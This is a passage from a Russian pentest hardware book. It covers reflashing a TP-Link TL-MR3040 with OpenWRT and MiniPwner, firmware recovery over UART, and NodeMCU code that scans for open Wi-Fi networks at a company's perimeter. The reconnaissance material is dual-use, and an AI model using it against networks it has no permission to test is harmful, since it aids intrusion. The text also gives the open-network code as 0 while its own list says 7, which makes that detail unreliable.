


Рис. 2.60. Клиент Putty

2.7.5. Заключение

Микрокомпьютер Onion Omega является достаточно интересным и перспективным решением, обладающим рядом преимуществ, по сравнению с аналогами. Определенные сложности с настройкой не являются серьезной помехой для использования устройства.

2.8. WRT-прошивки и устройства

Сейчас на рынке получили широкое распространение различные модели маршрутизаторов и точек доступа к беспроводным сетям для небольшого количества пользователей. Практически в любой городской квартире есть беспроводная точка доступа, выполняющая также роль межсетевого экрана.

Между тем многие из этих недорогих устройств можно перепрошить, для того чтобы улучшить их функционал. Для этого необходимы лишь альтернативная прошивка и совместимое с ней устройство (https://xakep.ru/2013/10/26/alternative-router-firmware/).

На данный момент наиболее популярными прошивками считаются следующие:

- OpenWRT – пожалуй, самая известная из альтернативных прошивок. Возможности ее включают, например, ФС с функцией записи (как правило, реализуется путем создания раздела jffs2 и использования overlayfs для объединения со squashfs), пакетный менеджер opkg с репозиторием, в котором более 3000 пакетов, и способностью использовать внешний накопитель для увеличения свободного пространства в /. При этом основная часть прошивки очень маленькая. Фактически это даже не прошивка, а полноценный дистрибутив для роутеров с соответствующими возможностями;
- DD-WRT – тоже достаточно популярная прошивка. В отличие от предыдущей, заточена для тех, кто не хочет ковыряться в конфигурационных файлах, устанавливать программы... Разумеется, там есть возможность это сделать, но придется столкнуться с некоторыми затруднениями;
- прошивка от Олега. В основном предназначена для роутеров Asus. Отличается, по мнению некоторых, довольно неплохой поддержкой принтеров и достаточно странной на первый взгляд системой сохранения файлов в прошивке – после каждого изменения файловой системы необходимо давать две-три команды;
- Tomato предназначена для роутеров на чипе Broadcom. Одно из преимуществ данной прошивки, – то что при обновлении сохраняется старая конфигурация;
- LibreWRT – совершенно свободная прошивка от FSF. Как водится, LibreWRT отпочковалась от OpenWRT и практически ничем, кроме отсутствия проприетарных драйверов, от последней не отличается. Прошивка примечательна тем, что из-за нее FSF немного изменил свои принципы: если до этого одним из условий «свободы» была необходимость иметь возможность компиляции приложения на том же устройстве, на котором оно запускается, то теперь это необязательно.

Разумеется, в списке упомянуты не все прошивки, но их настолько много, что все перечислить невозможно. Что касается списка устройств, то он также достаточно большой для каждого производителя. Так как в дальнейшем мы будем использовать TP-Link и прошивку OpenWRT, я приведу список устройств, совместимых с данной прошивкой.

- TL-WDR3320
- TL-CPE210
- TL-WA801ND

- TL-WA830RE
- TL-WA830RE
- TL-WA850RE
- TL-WA860RE
- TL-WR703N
- TL-MR10U
- TL-MR12U
- TL-WR710N
- TL-MR3220
- TL-MR11U
- TL-MR13U
- TL-WR740N
- TL-WR743ND
- TL-WR941ND
- TL-WR1041N
- TL-WR1043ND
- TL-MR3420
- TL-WR841N(D)
- TL-WR841N(D)
- TL-WR720N
- TL-WR841N(D)
- TL-WR841N(D)
- TL-WR841N(D)
- TL-WR841N(D)
- TL-WA901ND
- TL-WA901ND
- TL-WA901ND
- TL-WA750RE
- TL-WDR3500
- Archer C50
- TL-WR743ND
- TL-MR3220
- TL-WA701ND
- TL-MR3020
- TD-W8970
- TL-WR720N
- TL-WR710N
- TL-WA701ND
- TL-MR3040
- TL-CPE510
- TL-WR710N
- TL-WR710N
- TL-WR1043ND
- TL-WR1041ND

- TD-W8960N
- TL-WR940N
- TL-WDR4300
- TL-WDR4900
- TL-MR3040
- TL-WDR4310
- TL-WDR6500
- TL-MR3420
- TL-WR941ND
- TL-WR740N
- TL-WR841N(D)
- TL-WA730RE
- TL-WR741ND
- TL-WR741ND
- TL-WR1043ND
- TL-WA5210G
- TL-WA7510N
- TL-WR2543ND
- TL-WR841N(D)
- TL-WR741ND
- TL-WR740N
- TL-WR810N
- TL-WR810N
- TD-W8968
- Archer C7R WDR7500
- TL-WR710N
- TL-WR740N
- TL-WR740N
- TL-WR740N
- TL-WR842ND
- TL-WR842ND
- TL-WR941ND
- TL-WR941ND
- TL-WR941ND
- TL-WR941ND
- Archer C20i AC750
- Archer C5 AC1200
- Archer C7 AC1750
- Archer C7 AC1750
- TL-WR740N
- TL-WDR3600
- Archer C20
- TL-MR3220
- TL-WDR4300

Из указанного списка нам будет наиболее интересна модель TP-Link TL-MR3040. Дело в том, что данная модель обладает целым рядом преимуществ, необходимых нам для дальнейшей разработки своих устройств. Это достаточно маленькая точка доступа, имеющая беспроводной и Ethernet-порты. Но самое главное, – это то, что она требует напряжения всего 5 В и может работать от USB-порта. То есть мы можем организовать портативную точку доступа с помощью аккумулятора, аналогичного тому, что использован для Raspberry. Также устройство недорого стоит и имеет разъем на плате для перепрошивки с помощью кабеля. Так что с ним можно смело экспериментировать, не боясь испортить (рис. 2.61).

Рис. 2.61. TP-LINK TL-MR3040

Общие технические характеристики TP-Link TL-MR3040:

Тип	Wi-Fi роутер
Стандарт беспроводной связи	802.11n, частота 2.4 ГГц
Макс. скорость беспроводного соединения	150 Мбит/с
Разъем	USB 2.0 Type A
Время работы в автономном режиме	4 ч
Размеры (Ш×В×Г):	100×16×62 мм
Батарея встроенная	2000 мА·ч

Как видно, по размерам устройство сопоставимо с Raspberry Pi 3, но при этом уже имеет небольшой объем памяти и беспроводной интерфейс.

2.8.1. Восстановление в случае неудачной перепрошивки

Процесс установки альтернативной прошивки кажется довольно простым, но всегда имеется риск, что после установки устройство перестанет отвечать на запросы, превратившись, по сути, в кирпич. Поэтому независимо от того, точку доступа какой марки вы выбрали, прежде чем начинать эксперименты с перепрошивкой, необходимо исследовать в Интернете вопрос восстановления заводской прошивки.

В случае с TP-Link TL-MR3040 этот процесс потребует определенного аппаратного вмешательства, но по прошествии стольких разделов, посвященных работе с различными платами и микрокомпьютерами, читатель должен был уже привыкнуть к работе с макетными платами и проводами. Правда, здесь вам потребуется припаять четыре провода, но обо всем по порядку.

Прежде всего нам потребуются драйверы для программатора, сервер TFTP и собственно прошивка для восстановления. Все это программное обеспечение, кроме прошивки, можно найти в архиве, ссылка на который приводится в приложении к книге.

Актуальную прошивку можно найти на сайте http://www.tp-linkru.com/download/TL-MR3040_V1.html#Firmware.

Для подключения к COM-порту устройства нам необходимо вскрыть корпус, открыв верхнюю крышку. В результате получаем доступ к плате, как показано на рисунке. Находим 4 отверстия, это COM-порт, который нам и нужен (рис. 2.62).




Рис. 2.62. TP-LINK TL-MR3040 внутри

Далее нам потребуется припаять четыре штырька в эти отверстия. Можно, конечно, попытаться вставить в них провода подходящего диаметра, но есть риск плохого контакта, поэтому лучше все-таки припаять штырьки.

На этом шаге нам понадобится программатор для работы с COM-портом, например CP2102 USB to UART module USB Downloader Programmer Serial Converter TTL TXD RXD.

Подключим программатор к Tx, Rx, GND и Vcc на плате в соответствии с распиновкой на нем. Напряжение берем 3,3 В.

Подключаем программатор к USB-порту компьютера и смотрим в Диспетчере устройств, на каком COM-порту определился наш CP2102 (рис. 2.63).




Рис. 2.63. Подключение программатора

Далее устанавливаем на компьютере программу TFTP и копируем в папку с установленной программой прошивку для восстановления. При этом машина, на которой запущен TFTP, должна иметь адрес 192.168.1.100, и на ней должны быть отключены все средства межсетевого экранирования. Потом не забудьте все вернуть обратно.

Затем заходим в PuTTY и выполняем настройки, аналогичные тем, что мы уже делали для Raspberry Pi Zero (рис. 2.64):

Рис. 2.64. Настройки подключения

Запускаем PuTTY кнопкой **Open**, при этом маршрутизатор должен быть подключен к программатору. В терминале PuTTY увидите примерно следующее (рис. 2.65):

Рис. 2.65. Загрузка

Partition table роутера TL-MR3040 выглядит так:

```
0x000000000000-0x000000020000 : "boot"
0x000000020000-0x0000003f0000 : "firmware"
0x0000003f0000-0x000000400000 : "art"
```

Файл с заводской прошивкой можно для удобства переименовать в 3040.bin. Сообщение будет на экране буквально пару секунд, поэтому команду лучше заранее подготовить. Для этого откройте блокнот, напишите её, скопируйте и, когда увидите это сообщение, просто нажмите правую кнопку мыши.

Начинаем процесс восстановления.

```
tftpboot 0x81000000 3040.bin
erase 0x9f020000 +0x3c0000
cp.b 0x81000000 0x9f020000 0x3c0000
bootm 0x9f020000
```

И выглядеть это будет так (рис. 2.66):




Рис. 2.66. Загрузка

После чего маршрутизатор начнет загружаться. Вот и все, прошивка восстановлена.

2.8.2. Установка новой прошивки и проверка корректной работы

Если содержимое предыдущего раздела вас не напугало, то можно перейти к рассмотрению процесса установки новой прошивки. Здесь все довольно просто, для начала необходимо скачать OpenWRT Barrier Breaker по ссылке https://downloads.openwrt.org/barrier_breaker/14.07/ar71xx/generic/openwrt-ar71xx-generic-tl-mr3040-v1-squashfs-factory.bin.

Также нам потребуется сам MiniPwner: http://www.minipwner.com/images/Overlay/minipwner-overlay_2.0.0.tar

Для записи образа прошивки нужна флешка на 16 ГБ. Ее необходимо разметить в любой ОС Линукс с помощью fdisk или GParted следующим образом.

```
Partition 1 = 500 MB SWAP
Partition 2 = 15.5GB ext4
```

В качестве примера я приведу последовательность действий для fdisk. Для начала устанавливаем накопитель в USB-порт и смотрим, как флешка определилась системой:

```
fdisk -l
```

USB-Flash диск может определиться как sdb. Теперь создаем на USB-Flash разделы:

```
fdisk /dev/sdb
```

Сначала удалим все существующие разделы с помощью следующих команд:

```
Command (m for help): d
Partition number (1-4): 1

Command (m for help): d
Partition number (1-4): 2

Command (m for help): d
Partition number (1-4): 3

Command (m for help): d
No partition is defined yet!
```

Если появилось сообщение No partition is defined yet!, тогда идем дальше. Создаем сначала раздел для Swap. Замечу, что в нашем случае, в отличие от многих других примеров, первый раздел будет Swap, а второй ext4:

```
Command (m for help): n
Command action
e extended
p primary partition (1-4)
p

[B] Partition number (1-4): 1
First cylinder (xx-xxx, default xx):
Using default value xx
Last cylinder or +size or +sizeM or +sizeK (xx-xxx, default xxx): +500M
```

Мы создали раздел для Swap размером 500 Мб.

Создаем основной раздел, используем для него все оставшееся пространство на флешке:

```
Command (m for help): n
Command action
e extended
p primary partition (1-4)
p

Partition number (1-4): 2
First cylinder (xx-xxx, default xx): жмем Enter
```

```
Using default value xx
Last cylinder or +size or +sizeM or +sizeK (xx-xxx, default xxx): жмем Enter
```

Поменяем тип для первого раздела:

```
Command (m for help): t
Partition number (1-4): 1
Hex code (type L to list codes): 82
Changed system type of partition 1 to 82 (Linux swap / Solaris)

Command (m for help): a
Partition number (1-4): 2
```

Посмотрим, что получилось в итоге (рис. 2.67):

```
Command (m for help): p
```

Рис. 2.67. Разделы на флешке

Сохраним изменения:

```
Command (m for help): w
```

Разделы созданы, теперь надо переподключить флешку и отформатировать разделы:

```
mkswap /dev/sdb1
mkfs.ext4 /dev/sdb2
```

Флешка готова, перейдем к перепрошивке самого устройства.

Далее загрузите точку доступа и зайдите по адресу http://192.168.0.1 (учетные данные admin/admin). Затем выберите **System Tools** и потом **Firmware Upgrade** и укажите файл образа. После этого устройство обновится и перезагрузится, после чего его адрес будет 192.168.1.1. OpenWRT Barrier Breaker установлен.

Для работы с устройством вы можете воспользоваться веб-интерфейсом или Telnet. По умолчанию используются учетные данные root без пароля (рис. 2.68).

Рис. 2.68. Веб-интерфейс OpenWRT

2.8.3. Заключение

Возможность устанавливать на сетевые устройства альтернативные прошивки позволяет существенно расширить функционал этих устройств. Учитывая тот факт, что многие прошивки позволяют устанавливать свое программное обеспечение, простая точка доступа может быть превращена в полноценный сервер. Однако серьезным риском при перепрошивке устройств является отказ в работе устройства на программном уровне. Для успешного противодействия подобным ситуациям необходимо заранее изучить вопросы восстановления заводской прошивки.

2.9. Итоги главы

В этой главе мы подготовили наши платы, микрокомпьютеры и сетевые устройства к проведению тестов на проникновение. В следующих главах мы будем проводить атаки на целевые системы с помощью представленных

устройств. Для этого в некоторых случаях мы будем собирать схемы, писать различный код и доставлять программное обеспечение. Однако все базовые действия и настройки мы выполнили в этой главе.

Возможно, при выполнении действий по сборке и настройке устройств из этой главы у вас возникли трудности или что-то не заработало. В таком случае я рекомендовал бы воспользоваться поисковиками. Скорее всего, с этой ошибкой уже кто-то сталкивался. При поиске старайтесь указывать наиболее конкретную информацию: модель устройства, номер и текст ошибки и другую информацию. Так как с момента написания этих строк до момента издания и начала продаж книги проходит некоторое время, устройства могут устареть, выйти новые версии и т. д., так что стоит быть готовым к тому, что некоторую, более свежую информацию придется искать самостоятельно.

Теперь мы переходим к, пожалуй, самой интересной части в этой книге – проведению тестов на проникновение.

Глава 3.
ВНЕШНИЙ ПЕНТЕСТ

Итак, мы переходим к практической части, а именно к сборке устройств, необходимых для проведения тестов на проникновение. В этой главе мы рассмотрим внешние атаки и, соответственно, будем собирать те устройства, которые нам потребуются для реализации атак без получения физического доступа на контролируемую территорию предприятия.

3.1. Сканер беспроводных сетей на основе NodeMCU

Очевидно, что для реализации любой атаки необходима начальная точка: уязвимое приложение, небезопасно настроенный сервис или протокол. Одним из таких небезопасных сервисов может оказаться беспроводной доступ по Wi-Fi. Если включить беспроводной интерфейс на телефоне в любом бизнес- или торговом центре, мы увидим множество беспроводных сетей, большинство из которых, как правило, защищены, паролем (об атаках на такие сети мы поговорим чуть позже), однако иногда попадаются и открытые сети. Для магазинов и кафе открытая сеть – это норма. Но в организациях даже гостевые сети должны быть защищены паролем, который должен сообщаться гостям только после получения пропуска на территорию. А за территорией не должны быть видны никакие сети. Но зачастую это не так. Многие открытые сети создаются сетевыми принтерами, имеющими беспроводной интерфейс. В названиях таких сетей, как правило, присутствует информация о модели используемого принтера.

Если удастся подключиться к принтеру, то затем можно будет попробовать поискать уязвимости в его ПО, подобрать пароль к административной консоли и произвести другие действия для развития атаки. Так что наличие открытых сетей является важной уязвимостью в корпоративной инфраструктуре, а доступность их извне делает эти уязвимости очень критичными.

Поиск открытых сетей на периметре охраняемой территории может оказаться непростым процессом. Не везде можно подъехать на машине и просканировать Wi-Fi с ноутбука. А в случае, если периметр необходимо обходить самому, искать сети с ноутбука не получится. Да и телефон здесь не всегда удобен. В этом разделе мы соберем, а фактически только запрограммируем, простое устройство, которое будет сообщать нам о наличии открытых беспроводных сетей. В качестве базовой платформы мы возьмем NodeMCU. При обнаружении открытой сети светодиод на плате начнет мигать.

3.1.1. Необходимая информация о беспроводных сетях

Прежде чем приступать к написанию кода прошивки, поговорим о том, какие виды шифрования вообще бывают.

Старейшим протоколом шифрования является WEP (Wired Equivalent Privacy). Является аналогом шифрования трафика в проводных сетях. Используется симметричный потоковый шифр RC4 (Rivest Cipher 4), который достаточно быстро функционирует. На сегодняшний день WEP и RC4 не считаются криптостойкими. Есть два основных протокола WEP:

- 40-битный WEP (длина ключа 64 бита, 24 из которых – это вектор инициализации, который передается открытым текстом);
- 104-битный WEP (длина ключа 128 бит, 24 из которых – это тоже вектор инициализации); вектор инициализации используется алгоритмом RC4. Увеличение длины ключа не приводит к увеличению надежности алгоритма.

Основные недостатки:

- использование для шифрования непосредственно пароля, введенного пользователем;
- недостаточная длина ключа шифрования;
- использование функции CRC32 для контроля целостности пакетов;
- повторное использование векторов инициализации и др.

TKIP-шифрование (Temporal Key Integrity Protocol) использует тот же симметричный потоковый шифр RC4, но является более криптостойким. Вектор инициализации составляет 48 бит. При разработке TKIP были учтены основные атаки на WEP. Для проверки целостности сообщений используется протокол Message Integrity Check, который блокирует станцию на 60 секунд, если были посланы в течение 60 секунд два сообщения, не прошедших проверку целостности. Однако с учётом всех доработок и усовершенствований TKIP все равно не считается криптостойким.

CKIP-шифрование (Cisco Key Integrity Protocol)

Имеет сходства с протоколом TKIP. Создан компанией Cisco. Используется протокол CMIC (Cisco Message Integrity Check) для проверки целостности сообщений.

WPA-шифрование

Вместо уязвимого RC4 используется криптостойкий алгоритм шифрования AES (Advanced Encryption Standard). Возможно использование EAP (Extensible Authentication Protocol, расширяемый протокол аутентификации). Есть два режима:

- Pre-Shared Key (WPA-PSK) – каждый узел вводит пароль для доступа к сети;
- Enterprise – проверка осуществляется серверами RADIUS.

WPA2-шифрование (IEEE 802.11i)

С 2006 года WPA2 должно поддерживать все выпускаемое Wi-Fi-оборудование. В данном протоколе применяется RSN (Robust Security Network, сеть с повышенной безопасностью). Изначально в WPA2 используется протокол CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol, протокол блочного шифрования с кодом аутентичности сообщения и режимом сцепления блоков и счетчика). Основой является алгоритм AES. Для совместимости со старым оборудованием имеется поддержка TKIP и EAP (Extensible Authentication Protocol) с некоторыми его дополнениями. Как и в WPA, есть два режима работы: Pre-Shared Key и Enterprise.

WPA и WPA2 имеют следующие преимущества:

- ключи шифрования генерируются во время соединения, а не распределяются статически;
- для контроля целостности передаваемых сообщений используется более надежный алгоритм Michael;
- применяется вектор инициализации существенно большей длины.

В рамках решаемой задачи нам необходимо сначала определить, присутствует ли сигнал Wi-Fi; если да, то какой алгоритм шифрования в найденных сетях используется.

Используемые в беспроводных сетях алгоритмы ESP 8266 определяет с помощью кодов:

- TKIP (WPA) = 2;
- WEP = 5;
- CCMP (WPA) = 4;
- NONE = 7;
- AUTO = 8.

Таким образом, для обнаружения открытых сетей нам потребуется отслеживать сети с кодом 0. Рассмотрим программную реализацию.

3.1.2. Исходный код

При написании программ для ESP/Arduino/Teensy весьма полезным будет вывод отладочной информации на серийный порт с помощью команд Serial.print. Даже если ваше устройство предполагается использовать без компьютера (а в большинстве случаев так и будет), то вывод в консоль существенно упростит процесс отладки кода. Перед финальным выпуском устройства строки с выводом в консоль можно закомментировать.

Теперь перейдем к описанию кода нашей прошивки. За основу взят код, который использовался при проверке корректности работы платы NodeMCu в предыдущей главе.

Нам будет интересен следующий фрагмент:

```
void loop() {
   Serial.println("scan start");
```

```
  // WiFi.scanNetworks will return the number of networks found
  int n = WiFi.scanNetworks();
  char ssid[64];
  Serial.println("scan done");
  if (n == 0)
     Serial.println("no networks found");
  else
  {
     Serial.print(n);
     Serial.println(" networks found");
     for (int i = 0; i < n; ++i)
     {
        delay(10);
        // Print SSID and RSSI for each network found
        Serial.print(i + 1);
        Serial.print(": ");
        Serial.print(WiFi.SSID(i));
        Serial.print(" (");
        Serial.print(WiFi.RSSI(i));
        Serial.print(")");
        Serial.println((WiFi.encryptionType(i) == ENC_TYPE_NONE)?" ":"*");

        delay(10);
     }
  }
  Serial.println("");

  // Wait a bit before scanning again
  delay(2000);
}
```

Процедура `loop()` будет вызываться в бесконечном цикле в процессе работы устройства. При этом если открыть монитор Serial порта (**Arduino IDE → Инструменты → Монитор порта**), то мы увидим список найденных беспроводных сетей.

Не слишком удобно, когда вместо алгоритма указан лишь его код. Для начала научим программу выводить в консоль название алгоритма. Для этого мы будем проверять значение `WiFi.encryptionType(i)` и выводить на экран наименование, соответствующее числовому значению.

Для проверки нам потребуется конструкция:

```
if (WiFi.encryptionType(i)==...)
   ...;

else if (WiFi.encryptionType(i)==...) {
   ...;
}
```

Соответствие первому значению будет проверяться в `if`, а `else if` будет повторяться для оставшихся значений.

Тогда процедура loop() примет следующий вид:

```
void loop() {
   Serial.println("scan start");

   // WiFi.scanNetworks will return the number of networks found
   int n = WiFi.scanNetworks();
   char ssid[64];
   Serial.println("scan done");
   if (n == 0)
      Serial.println("no networks found");
   else
   {
      Serial.print(n);
      Serial.println(" networks found");
      for (int i = 0; i < n; ++i)
      {
         delay(10);
         // Print SSID and RSSI for each network found
         Serial.print(i + 1);
         Serial.print(": ");
         Serial.print(WiFi.SSID(i));
         Serial.print(" (");
         Serial.print(WiFi.RSSI(i));
         Serial.print(")");
         Serial.println((WiFi.encryptionType(i) == ENC_TYPE_NONE)?" ":"*");
         if (WiFi.encryptionType(i)==2)
            Serial.println("TKIP(WPA)");

         else if (WiFi.encryptionType(i)==5) {
            Serial.println("WEP");
         }
         else if (WiFi.encryptionType(i)==4) {
            Serial.println("CCMP(WPA)");
         }
         else if (WiFi.encryptionType(i)==7) {
            Serial.println("NONE");
         }
         if (WiFi.encryptionType(i)==8)
            Serial.println("AUTO");

         delay(10);
      }
   }
   Serial.println("");

   // Wait a bit before scanning again
   delay(2000);
}
```

Теперь нам останется только мигнуть диодом при обнаружении открытой сети. Для этого нам потребуется сделать несколько дополнений в ис-

ходный код. Во-первых, в процедуру setup необходимо добавить следующую строку:

```
pinMode(LED_BUILTIN, OUTPUT);
```

Эта строка будет определять режим работы для встроенного на плате светодиода.

Ну а второе дополнение будет, как нетрудно догадаться, в том месте, где мы проверяем значение 7:

```
else if (WiFi.encryptionType(i)==7) {
   Serial.println("NONE");
    digitalWrite(LED_BUILTIN, LOW);
    delay(1000);
    digitalWrite(LED_BUILTIN, HIGH);
    delay(1000);

}
```

Здесь мы будем мигать диодом с частотой в одну секунду.

Ниже приводится полный код прошивки:

```
#include "ESP8266WiFi.h"

void setup() {
   Serial.begin(9600);

   // Set WiFi to station mode and disconnect from an AP if it was previously connected
   WiFi.mode(WIFI_STA);
   WiFi.disconnect();
   delay(100);
   pinMode(LED_BUILTIN, OUTPUT);
}

void loop() {
   Serial.println("scan start");

   // WiFi.scanNetworks will return the number of networks found
   int n = WiFi.scanNetworks();
   char ssid[64];
   Serial.println("scan done");
   if (n == 0)
      Serial.println("no networks found");
   else
   {
      Serial.print(n);
      Serial.println(" networks found");
      for (int i = 0; i < n; ++i)
      {
         delay(10);
         // Print SSID and RSSI for each network found
```

```
            Serial.print(i + 1);
            Serial.print(": ");
            Serial.print(WiFi.SSID(i));
            Serial.print(" (");
            Serial.print(WiFi.RSSI(i));
            Serial.print(")");
            Serial.println((WiFi.encryptionType(i) == ENC_TYPE_NONE)?" ":"*");
            if (WiFi.encryptionType(i)==2)
               Serial.println("TKIP(WPA)");

            else if (WiFi.encryptionType(i)==5) {
               Serial.println("WEP");
            }
            else if (WiFi.encryptionType(i)==4) {
               Serial.println("CCMP(WPA)");
            }
            else if (WiFi.encryptionType(i)==7) {
               Serial.println("NONE");
                digitalWrite(LED_BUILTIN, LOW);
                delay(1000);
                digitalWrite(LED_BUILTIN, HIGH);
                delay(1000);
            }
            if (WiFi.encryptionType(i)==8)
               Serial.println("AUTO");

            delay(10);
         }
      }
      Serial.println("");

      // Wait a bit before scanning again
      delay(2000);
}
```

3.1.3. Проверка работы

Проверку работы устройства можно начать с подключения к компьютеру и просмотру вывода монитора порта. В мониторе должны отображаться все найденные сети и используемые ими алгоритмы. В случае если по близости нет открытых сетей, можно попробовать поднять тестовую сеть на доступных устройствах. Главное, не забыть после отладки все отключить.

3.1.4. Заключение

На примере такого простого устройства мы рассмотрели возможность по обнаружению беспроводных сетей с помощью платы NodeMCU. Теперь перейдем к разработке более сложных устройств.

3.2. Подключаем SD-карту и сохраняем найденные Wi-Fi-сети

3.2.1. Суть атаки

Итак, мы продолжаем искать беспроводные сети. При проведении тестов на проникновение и различных аудитов информационной безопасности важно найти и отразить в отчете все найденные беспроводные сети. Отдельной строкой необходимо отразить те сети, которые доступны за пределами охраняемой зоны предприятия. При этом не имеет большого значения, какой алгоритм шифрования используется, ведь даже надежный WPA2 можно взломать при определенных условиях. Например, при написании этих строк я обнаружил на профильных ресурсах информацию о новой атаке на WPA2 (подробнее на https://www.krackattacks.com).

Таким образом, нам необходимо выявить все беспроводные сети и желательно сохранить собранную информацию. Для этого можно воспользоваться SD-адаптером и картой памяти. При этом объем карты большого значения не имеет, 1 Гб будет вполне достаточно.

Алгоритм работы устройства мы построим следующим образом: каждые пять секунд будет проводиться сканирование, результат которого будет сохраняться на SD-карту. Кстати, можно использовать microSD-адаптер, распиновка будет аналогичной. Я использовал SD по той причине, что у меня осталось несколько карт небольшого объема, которые нельзя было применять для других устройств.

Для стабильной работы SD-карта должна быть отформатирована в FAT32.

3.2.2. Схема устройства

Нам потребуются плата NodeMCU и адаптер SD. Адаптер имеет следующую распиновку (рис. 3.1).




Рис. 3.1. SD-адаптер

Соединять мы будем следующие шесть контактов (рис. 3.2).

